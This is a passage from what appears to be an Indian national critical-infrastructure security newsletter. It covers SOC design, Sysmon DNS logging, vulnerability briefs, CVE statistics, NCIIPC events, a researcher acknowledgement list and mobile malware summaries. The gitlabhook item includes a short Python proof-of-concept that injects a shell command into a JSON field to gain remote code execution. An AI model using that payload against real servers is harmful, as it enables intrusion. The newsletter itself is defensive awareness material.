Security, Updates, Upgrades, Up-time
Logs Indexing, Parsing & Troubleshooting
Threat feeds Mgt.
Violations, Analytics & Incident Response
Visualization, Reporting & Feedback
Technology
Signature Based detection, AI (Artificial Intelligence), ML (Machine Learning), Anomaly Detection/Prediction.
Data
1. Data Plane Logs
2. Control Plane Logs

It must play an active role in protecting Critical Information Infrastructures in near real time with mentioned key parameters:

Signature Based Detection: This primarily focuses on detection of malicious activities based on known malicious IPs/ Domains/ CnCs (Command and Controls) received from Third Party Intelligence (TPI) feeds.

Anomaly Based Detection: This detection is about anomaly in behaviour witnessed in logs, flagged due to deviation in known or white-listed baseline activities. Main aim is threat hunting related to unknown malicious IPs, with support of AI (Artificial Intelligence) and ML (Machine Learning).

Predictive: This is complex feature which requires the cross-log correlation across the CII stakeholders for threat attribution and also predicting the scenario where threat campaign in the nascent stage is trying to establish its foothold across the CIIs.

Dynamic DevOps: This component is mandatory if the NSOC has to be adaptive in nature with the changing landscape of the technological trends in the field of Incident Response (IR), Reverse Engineering/Analytics and SOC. This feature caters customization and development requirements as per the analytics required at the National Level SOCs.

Big Data: Scalability issues in terms of processing and storage can be efficiently tackled with the mentioned technology having negligible/minimal downtime.

Conclusion: NSOC should coordinate, share, monitor, collect, analyse and forecast national level cyber threats aimed towards CIIs by envisaging solutions which are actionable, flexible and dynamic to cater for the changing needs of Cyber Security for the protection of CIIs in near real time (NRT). It should also provide the adequate environment with the right combination of people, process, technology and data to carry out necessary analysis for early detection of anomalies across CIIs of the Nation.

NSOC should coordinate, share, monitor, collect, analyse and forecast national level cyber threats aimed towards CIIs by envisaging solutions which are actionable, flexible and dynamic to cater for the changing needs of Cyber Security for the protection of CIIs in near real time (NRT).

References

[1] https://nciipc.gov.in/documents/Rules_procedure_new2018.pdf

[2] https://www.blackhat.com

[3] https://www.defcon.org

[4] https://www.enisa.europa.eu

[5] https://www.sans.org

[6] https://www.mitre.org

[7] https://nvlpubs.nist.gov

[8] https://blogs.gartner.com

[9] https://www.researchgate.net

Importance of Cyber Security Control Automation

Source: https://securitycommunity.tcs.com, https://www.idtheftcenter.org

Cyber Security Controls have become an outline to help Chief Information Security Officers (CISOs) and Chief Information Officers (CIOs) to deploy the most effective processes and tools to secure computer systems according to risk. By following any of the Framework/Guideline (NIST/COBIT/ISO), an organization can reduce or protect cyber risks.

Organizations can use an automation tool to control testing approaches where a tool is run on the systems (desktops/laptops/servers etc.,) to download control data from tables and structures and algorithms are stored in the repository to read controls to start the automation process.

Framework for Preventing Cyber Attacks: Three pillars (People, Processes and Technology) are important to build Effective Information Security Management System (ISMS). There are multiple cyber security frameworks and standards like NIST, ISO/IEC 27001, COBIT etc., which provides a common language to understand, manage the risk. The frameworks and standards can be used to help identify and prioritize actions for reducing cybersecurity risks and regulators compliance requirements like SoX, PCI, HIPAA, FFIEC, FISMA, NERC-CIP, SWIFT, GDPR, CDM, CJIS etc.

Automation tools can be used to produce an automated, complete inventory of systems on the network. This tool scans any IP enabled device, including servers, desktops, laptops, routers, switches and firewalls. Keeping track of IT assets and automatically identify whether unapproved or harmful software or hardware is installed. Automation tool makes it easier to see where potential risks may exist, so they can be prevented before major problems arise, such as illegal/unauthorized software, outdated software and unauthorized/malicious downloads. Keeping systems and assets compliant will help to prevent/reduce cyber threat and support compliance requirements.

Automation tools can be used to produce an automated, complete inventory of systems on the network. This tool scans any IP enabled device, including servers, desktops, laptops, routers, switches and firewalls.


Sysmon Now Supports Logging of DNS Queries

Source: https://medium.com/

Sysmon, the System Monitoring tool from Microsoft now supports logging of DNS queries. By default, the DNS queries are not logged. To enable this config-dnsquery.xml file needs to be created with the following contents.

```
<Sysmon schemaversion="4.21">
 <EventFiltering>
  <DnsQuery onmatch="exclude" />
 </EventFiltering>
</Sysmon>
```

Type the command `Sysmon.exe -c config-dnsquery.xml` to apply the settings. This starts logging DNS queries. Sysmon logs are all located in the `Applications and Services Log > Microsoft > Windows > Sysmon Operational`. A log of DNS queries has an event ID of 22.



Operational Number of events: 21,307 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 22. Number of events: 1,814

Level	Date and Time	Source	Event ID	Task Categ...
Information	6/17/2019 7:11:24 AM	Sysmon	22	Dns query ...
Information	6/17/2019 7:11:24 AM	Sysmon	22	Dns query ...
Information	6/17/2019 7:11:24 AM	Sysmon	22	Dns query ...

Event 22, Sysmon

```
Dns query:
RuleName:
UtcTime: 2019-06-16 22:11:23.882
ProcessGuid: {2487a9a9-be8b-5d06-0000-0010ea486d00}
ProcessId: 1764
QueryName: medium.com
QueryStatus: 0
QueryResults: ::ffff:104.16.123.127;::ffff:104.16.124.127;::ffff:104.16.120.127;::ffff:104.16.121.127;::ffff:104.16.122.127;
Image: C:\Windows\System32\MicrosoftEdgeCP.exe
```

Sysmon EventLog DNS Query

Vulnerability Watch




Image used courtesy of the *Infosec Institute*

Insecure Implementation of CAN Bus Networks Affecting Aircraft

Source: https://www.us-cert.gov/ics/alerts/ics-alert-19-211-01

US Agency CISA issued an alert regarding insecure implementation of CAN bus networks affecting aircraft. An attacker with physical access to aircraft could attach a device to an avionics CAN bus that could be used to inject false data, resulting in incorrect readings in avionic equipment. With this engine telemetry readings, compass and attitude data, altitude, airspeeds, and angle of attack could all be manipulated to provide false measurements to the pilot. A pilot relying on instrument readings would be unable to distinguish between false and legitimate readings, which could result in loss of control of the affected aircraft. Aircraft owners should restrict access to planes to the best of their abilities. Safeguards such as CAN bus-specific filtering, whitelisting, and segregation should also be evaluated by aircraft manufacturers.

A pilot relying on instrument readings would be unable to distinguish between false and legitimate readings

Hackers can bypass the Limits on Visa Contactless Cards

Source: https://www.ptsecurity.com

Now hackers can bypass the payment limits on Visa contactless cards. The attack works by manipulating two data fields that are exchanged between the card and the terminal during a contactless payment. A device acts as a proxy and is known to conduct Man in the Middle (MITM) attacks. First, the device tells the card that verification is not necessary and then tells the terminal that verification has already been made by another means. The attack can also be done using mobile wallets such as GPay, where a Visa card has been added to the wallet.

Multiple Vulnerabilities in Schneider Electric's Modicon M580

Source: https://blog.talosintelligence.com/2019/06/vulnerability-spotlight-multiple.html


The Modicon M580 is the latest in Schneider Electric's Modicon line of programmable automation controllers having various vulnerabilities. The majority of the bugs exist in UMAS requests made while operating the hardware. It can lead to a variety of conditions, including denial of service and the disclosure of sensitive information.

Critical Vulnerability in NPM Package Gitlabhook

Source: https://hackerone.com/reports/685447

NPM package gitlabhook version 0.0.17 is vulnerable to Command Injection vulnerability.

It allows execution of arbitrary code on the remote server that waits for instructions from gitlab. Function "ExecFile" at line 146 executes commands without any sanitization. User input gets passed directly to this command. An attacker can achieve Remote Code Execution (RCE) without any conditions.



```
#!/usr/bin/python

import requests

target = "http://192.168.126.128:3420"
cmd = r"touch /tmp/poc.txt"
json = '{"repository":{"name": "Diasporrra\'; %s;\'"}}'% cmd
r = requests.post(target, json)

print "Done."
```

Exploit

Critical Vulnerability in Cisco REST API Virtual Service Container

Source: https://nvd.nist.gov/

Vulnerability in the Cisco REST API virtual service container for Cisco IOS XE Software could allow an unauthenticated, remote attacker to bypass authentication on the managed Cisco IOS XE device. The vulnerability is due to an improper check performed by the area of code that manages the REST API authentication service. An attacker could exploit this vulnerability by submitting malicious HTTP requests to the targeted device. A successful exploit could allow the attacker to obtain the token-id of an authenticated user. This token-id could be used to bypass authentication and execute privileged actions through the interface of the REST API virtual service container on the affected Cisco IOS XE device.

> *An attacker could exploit this vulnerability by submitting malicious HTTP requests to the targeted device.*

Critical Vulnerability in NVIDIA Windows GPU Display Driver

Source: https://nvd.nist.gov/

NVIDIA Windows GPU Display Driver (all versions) contains vulnerability in DirectX drivers, in which a specially crafted shader can cause an out of bounds access of an input texture array, which may lead to denial of service or code execution.

Critical Vulnerability in Firefox and Thunderbird

Source: https://nvd.nist.gov/

Insufficient vetting of parameters passed with the “`Prompt:Open`” IPC message between child and parent processes can result in the non-sandboxed parent process opening web content chosen by a compromised child process. When combined with additional vulnerabilities this could result in executing arbitrary code on the user's computer. This vulnerability affects Firefox ESR < 60.7.2, Firefox < 67.0.4, and Thunderbird < 60.7.2.

Multiple Vulnerabilities were found in the Nortek Linear eMerge

Source: https://www.applied-risk.com/resources/ar-2019-005

Multiple vulnerabilities were found in the Nortek Linear eMerge E3-Series Access Control Platform.


These include Default Credentials, Directory Traversal, File Inclusion, Cross-Site Scripting, Command Injection, Unrestricted File Upload, Privilege Escalation, Authorization Bypass, Insecure Storage of Sensitive Information, Hard-coded Credentials, Cross-Site Request Forgery, Version Control Failure, Stack-based Buffer Overflow and Root Access over SSH. The vulnerabilities have been discovered and validated in Linear eMerge E3-Series version 1.00-06 and before. By leveraging these vulnerabilities an unauthenticated user can gain full system access. Nortek Security & Control, LLC is a leader in wireless security, home automation and personal safety systems and devices.

By leveraging these vulnerabilities an unauthenticated user can gain full system access.


Quarterly Vulnerability Analysis Report

Source: cvedetails.com

A total of 4896 vulnerabilities were observed from the month of Jun-Aug 2019. Most of the vulnerabilities had a score ranging from 4-5. 61 percent of total vulnerabilities reported were of medium severity. Cpanel, Microsoft, Oracle, Google and IBM were the top five vendors sharing around 21 percent of total reported vulnerabilities.



Severity	Score	Number of Vulnerabilities			Total	
		June	July	Aug		
Low	0-1	1	7	1	9	561
	1-2	2	7	12	21	
	2-3	57	79	71	207	
	3-4	78	90	156	324	
Medium	4-5	299	474	610	1383	2998
	5-6	188	301	318	807	
	6-7	211	265	332	808	
High	7-8	222	288	346	856	1337
	8-9	15	9	11	35	
	9-10	190	109	147	446	
Total		1263	1629	2004		4896




S. No.	Vendor	March	April	May	Total
1.	Cpanel	0	38	277	315
2.	Microsoft	88	78	88	254
3.	Oracle	1	157	0	158
4.	Google	116	14	24	154
5.	IBM	66	39	41	146
6.	Adobe	4	11	118	133
7.	HP	108	3	8	119
8.	Cisco	32	26	51	109
9.	Qualcomm	27	50	0	77
10.	Debian	7	24	42	73
11.	Linux	13	21	39	73
12.	Magento	0	0	71	71
13.	Jenkins	9	27	24	60
14.	Redhat	21	17	12	50
15.	Mozilla	0	47	0	47

Security App

Firefox for Android Added Support for Web Authentication API

Source: https://blog.mozilla.org/security/

Joining the league of Google, Microsoft and Dropbox, Firefox for Android (Fennec) has now added support for Web Authentication API (Version 68). With this capability, one can use his/her device's built-in biometric scanners for authentication. Security keys that support Bluetooth, NFC can also be used. To tackle credential phishing, one can enrol his/her fingerprint as a security key and then login by using that fingerprint without requiring any password. This level of anti-phishing account security can be achieved by blending public-key cryptography into web application logins.



Choose how to use your Security Key


Security Keys work with Bluetooth, NFC, and USB. Choose how you want to use your key.

- Use Security Key with Bluetooth
- Use Security Key with NFC
- Use Security Key with USB
- Use Security Key with Fingerprint

Elastic SIEM

Source: https://www.elastic.co/blog/

Levering on Elastic Stack, Elastic SIEM (Security Information and Event Management) has been introduced at Elasticsearch Service with a new set of data integrations for security use cases and a new app in Kibana. The Timeline Event Viewer in the new SIEM app in Elastic SIEM allows gathering and storing of evidence and share them among analysts all within Kibana. The new 7.2 version of Timeline Event Viewer also brings support for Sysmon in Winlogbeat, Cisco ASA and Palo Alto firewalls.



SIEM

Security Information & Event Management with the Elastic Stack

Getting Started

Welcome to Security Information & Event Management (SIEM). Get started by reviewing our documentation or ingesting data. For information about upcoming features and tutorials, be sure to check out our Security Analytics page.

Feedback

If you have input or suggestions regarding your experience with Elastic SIEM, please feel free to submit feedback online.

Host Beats Events

Showing: Last 24 Hours

Auditbeat Audit	11,264,359
Auditbeat File Integrity Module	20,492
Auditbeat Login	31,220
Auditbeat Package	3,682
Auditbeat Process	122,107
Auditbeat User	599

Network Beats Events

Showing: Last 24 Hours


Auditbeat Socket	412,112
Filebeat Suricata	0
Filebeat Zeek	0
Packetbeat DNS	174,835
Packetbeat Flow	3,252,463

ElectionGuard: Microsoft's Solution for Defending Democracy

Source: https://www.zdnet.com/, https://blogs.microsoft.com/

Under its Defending Democracy Program, at Aspen Security Forum, Microsoft has demonstrated its first voting system ElectionGuard in the era of secure, verifiable voting. This will make voting easier for persons with disabilities and also more affordable to local governments while improving security. With the help of Microsoft Surface or using Xbox Adaptive Controller, one can access his/her voting rights. With the help of tracking code, one can later verify at election website whether his/her vote has been counted or not. It doesn't reveal the voting information to third parties. Microsoft has also developed a homomorphic encryption which is used with ElectionGuard to allow counting of votes while keeping the votes encrypted. Currently the technology is being tested in a controlled environment and later this year, it will be released on GitHub

With the help of tracking code, one can later verify at election website whether his/her vote has been counted or not.



rdinfo

Report site to Google

What's suspicious about this site

- Domain uses uncommon characters
- Site not in top 5k sites
- Haven't visited site in the last 3 months

Details included with your report:

✓ URL
http://suspicioussite.net/enteryourcreditcardinfo

✓ IP Address

☑ Screenshot

☑ DOM Content
Includes all HTML of the site

☑ Referrer Chain


Send Report

Suspicious Site Reporter Extension in Chrome

Source: https://blog.chromium.org/

To protect naive users from deceptive websites, two new features have been added to Chrome. With the help of Google Search's web crawler, Google creates list of safe and unsafe websites which helps in creating a Safe Browsing list. Now with the help of newly added Suspicious Site Reporter Extension in Chrome, one can also report these suspicious sites which will help millions of internet users avoid browsing those. Another way of deceiving users can be done by using a confusing URL. This is like accessing "go0gle.com" instead of "google.com". With Chrome 75, users will be warned before accessing these deceptive websites by analysing users' recently visited sites.

NCIIPC Initiatives



GUIDELINES FOR IDENTIFICATION
OF
CRITICAL INFORMATION INFRASTRUCTURE

NATIONAL CRITICAL INFORMATION
INFRASTRUCTURE PROTECTION CENTRE (NCIIPC)

Guidelines for Identification of Critical Information Infrastructure

https://nciipc.gov.in/documents/Guidelines_for_Identification_of_CII.pdf

NCIIPC has released a set of guidelines for Identification and Assessment of CII. These guidelines explain the parameters that are to be used to assess the criticality of functions and services provided by an Organization/ Entity and the magnitude of impact on National Security, National Economy, Public Health or Public Safety in case of incapacitation/ destruction of its ICT infrastructure.

infocomm
INDUSTRY FORUM: SECURITY AND DEFENSE
(IN COLLABORATION WITH COMPUTER SOCIETY OF INDIA – MUMBAI CHAPTER)
19 September 2019
11:00 AM – 12:00 PM
KEYNOTE PANEL DISCUSSION: HOMELAND SECURITY AND DEFENSE
infocomm

NCIIPC at the Industry Forum on Security and Defence in Mumbai

NCIIPC participated at the Industry Forum on Security and Defence held on 19 Sep in Mumbai. Sh. Lokesh Garg, Director (West), NCIIPC was in a panel discussion on Homeland Security and Defence.

Two Day Training Program on Cyber Security for Power Systems

Dr Ajeet Bajpai, DG NCIIPC delivering the Special Address

India Smart Grid Forum (ISGF) in participation with NCIIPC and VJTI organized a two-day training Program on Cyber Security for Power Systems on 29-30 Aug at Royal Plaza Hotel, New Delhi. Dr Ajeet Bajpai, Director General, NCIIPC delivered the Special Address during the Training. The course was attended by 36 participants primarily from Utilities, Academic Institutions and Research Organizations to understand the threats and attacks on smart grids, Indian and International case studies, standards and business models.

NCIIPC at Honeywell India Users Summit 2019

Sh. Lokesh Garg, Director (West), NCIIPC delivered a talk at the Honeywell India Users Summit 2019 held on 25-26 July at Mumbai. The Honeywell India Users Summit is the gathering of Honeywell process control and industrial automation user community in India. This two-day summit combines educational presentations focused on industry innovations and advancements.

NCIIPC at Honeywell India Users Summit 2019 in Mumbai.

A Two Day DTF Event for BFSI Sector at New Delhi

NCIIPC along with Information Sharing and Analysis Centre (ISAC) organized DTF 7th edition for BFSI Sector on 25-26 July at New Delhi.

NCIIPC along with ISAC organised DTF 7th edition for BFSI Sector during 25-26 July in New Delhi.

Col. K. Pradeep Bhat (Retd) addressing the participants at the two-day DTF event at New Delhi

NCIIPC Responsible Vulnerability Disclosure Program

http://nciipc.gov.in/RVDP.html

The NCIIPC Responsible Vulnerability Disclosure Program provides opportunity for researchers to disclose vulnerability observed in Nation's Critical Information Infrastructure. NCIIPC acknowledges the following researchers for their contributions towards disclosure of vulnerabilities for protection of National Critical Information Infrastructure:

- Aamir Usman Khan
- Abhinav Awasthi
- Abhishek Shiroti
- Abhishek Sidharth
- Abhishek Tiwari
- Abhishek Zaveri
- Adel Alhakami
- Adesh Nandkishor Kolte
- Aditya Nama
- Ahad Ansari
- Aishwarya
- Ajay Patil
- Ajay Shrimali
- Ajith Kumar Joel T
- Akash Kundu
- Akash Sharma
- Akash Yadav
- Akash.H.C
- Akshansh Kumar Jaiswal
- Akshatha
- Akshay Nayak
- Ali Sayed
- Alwoares
- Aman Rawat
- Aman Sarathi
- Ambati Manoj Kumar Reddy
- Amit Biswas
- Amit Yadav
- Amruthmohithe S
- Anand Kumar Sharma
- Andri Wahyudi
- Anil Tom
- Aniruddha Anil Kale
- Aniruddha Khadse
- Ankit Kumar
- Ankit Saxena
- Ankit Thakur
- Anshaj Goyal
- Anuj Yadav
- Aravind Reddy
- Arun Kumar
- Ashish Mathur
- Ashish Ramamoorthy
- Ashutosh
- Ashutosh Barot
- Avishek Nayal

NCIIPC acknowledges the researchers for their contributions towards protection of National Critical Information Infrastructure.

- Ayan Saha
- Bathini Vijaysimha Reddy
- Bhagavan Bollina
- Bhavana Gaikwad
- Bijay Kumar
- Chaman Kumar
- Chandan M N
- Chandan Singh Ghodela
- Chandana P.R
- Charan Yadav Np
- Charan.M
- Chirakala Sravya
- Chittaranjan Kumar
- Chowdhari M
- D. Yatish Bhat
- D.V.Sree Charan
- Damini Soni
- Danish Raja
- Darshan Panwar
- Deepak Choudhary
- Deepak Krishna Joshi
- Deepak Kumar
- Deepak Panchal
- Devendra Kumar Sinha
- Dhanush Reddy Kn
- Dhruv Trivedi
- Dipak Panchal
- Dipak Prajapati
- Durgesh Pandey
- Ediga Indu Meghana
- Eshan Singh
- Fatrat
- Feroz Khan
- Ganagalla Jeevan Kumar
- Gaurav
- Genius Anand
- Gitti Ravi
- Gopisetty Srinivas
- Goveend Pareek
- Harsh D Ranjan
- Harsh Joshi
- Harsh Mukeshbhai Joshi
- Harshit Chari
- Harshit Gupta
- Hina Rawal
- Hrishikesh Panse
- Jafar Hasan
- Jagadeesh V
- Janamejaya Swain
- Jatan A Vora
- Jimada Shivaram
- Jitendra Hingu
- Jitesh Kumar
- Joby Y Daniel
- Jubyl Tigga
- Juli Agarwal
- Junaid Farhan
- Kamsala Bhanu Sai Achari
- Kanchan Punwatkar
- Kapil Rankawa
- Kartik Kaushik Joshi
- Kaustubh Kale
- Kaustubh Rasam
- Kavisha Sheth
- Ketan Madhukar Mukane
- Kirti Kharb
- Konark Modi
- Krantikumar Patil
- Kunal Gambhir
- Kunal Gujar
- Kushalveer Singh Bachchas
- Lavanya Srivastava
- Mahendra Purbia
- Manoj
- Manoj S K
- Mayank Singh
- Mayur Parmar
- Mayuresh Barbade
- Md Danish Raja
- Midhun
- Mitesh Patil
- Mitesh Wani
- Mohammed Abdullah Anas
- Mohammed Shine
- Mohd Mustafa Choudhary
- Mrigendra Soni
- Mukesh Patidar
- Nachiket Gupta
- Nagamarimuthu
- Natvar Singh
- Naveenkumar TG
- Nikhil Bharat Ahire
- Nishant
- Nishant Kumar
- Nishant Pawar
- Nitin D Bangera
- P.Hema
- P.Prakash Kumar
- Parag Bagade
- Paras Arora
- Paresh Mishra
- Paridhi Gupta
- Paritosh Gadling
- Pawan Chhabria
- Pethuraj M
- Piyush Chhiroliya
- Piyush Raj
- Pooja Shetty
- Poonam Behera
- Prachi Singh
- Pradeep Kumar Singh
- Prakash Mohan
- Prathima
- Pratik Dabhi
- Pratik Jagtap
- Praveen Singh Rawat
- Pritam Das
- Punit Darji
- Rahul
- Rahul Batra
- Rahul Tripathi
- Raj Sharma
- Rajiv
- Raju Kumar
- Ramandeep Singh
- Ravi Ashok Prajapati
- Rishabh Nigam
- Ritik Sahni
- Rohit Soni
- Rohit Vashistha
- Ronak Nahar
- Rupesh Kokare
- Sachin Gupta
- Sachin Wagh
- Saddam Hussain
- Sahil Kataria
- Sai Deepak
- Sai Kumar
- Sai Niharika
- Salman Sajid Khan
- Sampurna Raj

- Sandeep Kumar Singh
- Sanjay Kumar
- Sanjeet Mishra
- Sankalp R. Kelaskar
- Sanskar Sharma
- Sarath Kumar
- Sasket Taneja
- Saurabh Sawant
- Saurabh Singh
- Savan Khurana
- Sayak Nakar
- Shaikh Arshe Azam
- Shail Sudhirkumar Shah
- Shantanu Kul
- Sheth Kavisha
- Shishant Kumar
- Shiv Charan Kataria
- Shivam Khambe
- Shivam Lohani
- Shivam Pandya
- Shivanand Jha
- Shivaraj Channagoudar
- Shreyas R Gurjar
- Shubham Dupare
- Shubham Gupta
- Shubham Maheshwari
- Sibivasan M
- Siddhanth Dwivedi
- Smith Gonsalves,
- Sonam Patil
- Sourabh Adhikari
- Sourajeet Majumder
- Srinivas
- Subhamoy Guha
- Sumana
- Sumeet Thakur
- Sumit Dwivedi
- Sumukha BS
- Suraj Kumar
- Surendiran
- Suresh
- Surya Prasanth
- Sushant Dhekane
- Sushma Ahuja
- Swapnil Kotawadekar
- Tarang Parmar
- Tarun N
- Tirtha Mandal
- Tolesh Kumar Jangid
- Tushar Anand
- Tushar Balu Shinde
- Ujawal Kumar
- Vaibhav V. Kamble
- Vaishali Singh
- Vallala Sathwik Mohan
- Varshil Patel
- Varun Joshi
- Vasantha Kumar.S.P
- Venkateswara Reddy
- Vijay Balaji M
- Vikash Kumar
- Vinay
- Vinay Varma Mudunuri
- Viral Nagda
- Vishal Jadhav
- Vishnu Prasad P G
- Vishnuraj.K
- Vivek A
- Vivek Asokan
- Vivek Yadav
- Yash Jangid
- Yash Sarode
- Yash Swarup
- Yatin Sharma
- Yatish Patil
- Yogesh Khandge
- Yogesh Surve
- Zeel Chavda
- Zishan Ahamed Thandar

Mobile Security


Cerberus: A New Android Banking Malware in town

Source: https://www.threatfabric.com/blogs/

According to ThreatFabric, after Anubis and RedAlert Trojans there is a new android banking malware named "Cerberus" available for rent in underground forums. After installation, the malware hides itself from the App drawer and asks for accessibility service privilege. After granting this permission, it abuses by granting itself additional permissions and also disables Play Protect to avoid detection. It then executes commands as demanded by a C2 server. Like other banking Trojans, Cerberus uses overlaying attacks to trick victims provide additional information. It leverages on keylogging and has SMS control and contact list harvesting mechanism. One of the interesting evasion techniques of this malware is the use of accelerometer sensor, which implements a pedometer to measure victim's movement. The idea is if the victim is a real person, then sooner or later he/ she will move around. Using a pre-configured threshold and by measuring step count, the malware executes itself. Thus, it prevents itself from running in sandboxes and test devices by security researchers. The malware also has an official twitter handler called @AndroidCerberus.

> *One of the interesting evasion techniques of this malware is the use of accelerometer sensor, which implements a pedometer to measure victim's movement.*

URL Scheme Abuse in iOS Devices




Source: https://thehackernews.com/, https://blog.trendmicro.com/

Security Researchers at Trend Micro have discovered that vulnerability in the implementation of Custom URL scheme exists in iOS devices which allow a malicious app to steal sensitive information from other apps via App-in-the-Middle attack. One of the most common techniques of app communication in Apple devices is URL scheme or Deep Linking which allows the launching of apps through URLs like facetime://, whatsapp://, fb-messenger:// etc. Apple doesn't define the exact usage of keywords in URL scheme which may lead to multiple apps using a single custom URL. The vulnerability exits when a malicious app 'M' requests for login by abusing the URL scheme of a genuine app 'G'. As the checking of which app sends the login request by abusing URL scheme is absent, 'M' receives the secret login token from the server. With the login token, 'M' can request for a login in app 'G' and can steal sensitive information. App developers are requested to review their apps and validate fix for untrusted requests.

SimJacker: Hacking Phones by Sending SMS

Source: https://thehackernews.com/




According to AdaptiveMobile Security, our smartphones can be easily compromised by simply sending a SMS. The vulnerability lies in SIM cards and is being dubbed as “SimJacker”. Most of the SIM cards contain S@T Browser (Simalliance Toolbox Browser) through which mobile carrier provides some basic services, subscriptions etc. This browser can be triggered by sending a SMS to the victim’s device and by triggering, the attacker gets the device’s location and IMEI information. The attacker can also send fake messages on behalf of the victim; perform DOS attack by disabling SIM cards, spread malware by opening a malicious web page on the device. It is claimed that the victim will be completely unaware that he/ she is being attacked. At least mobile devices from 30 countries of manufacturers like Apple, Samsung, Motorola, and Huawei are vulnerable to this attack.

At least mobile devices from 30 countries of manufacturers like Apple, Samsung, Motorola, and Huawei are vulnerable to this attack.

FinSpy targeting Myanmar

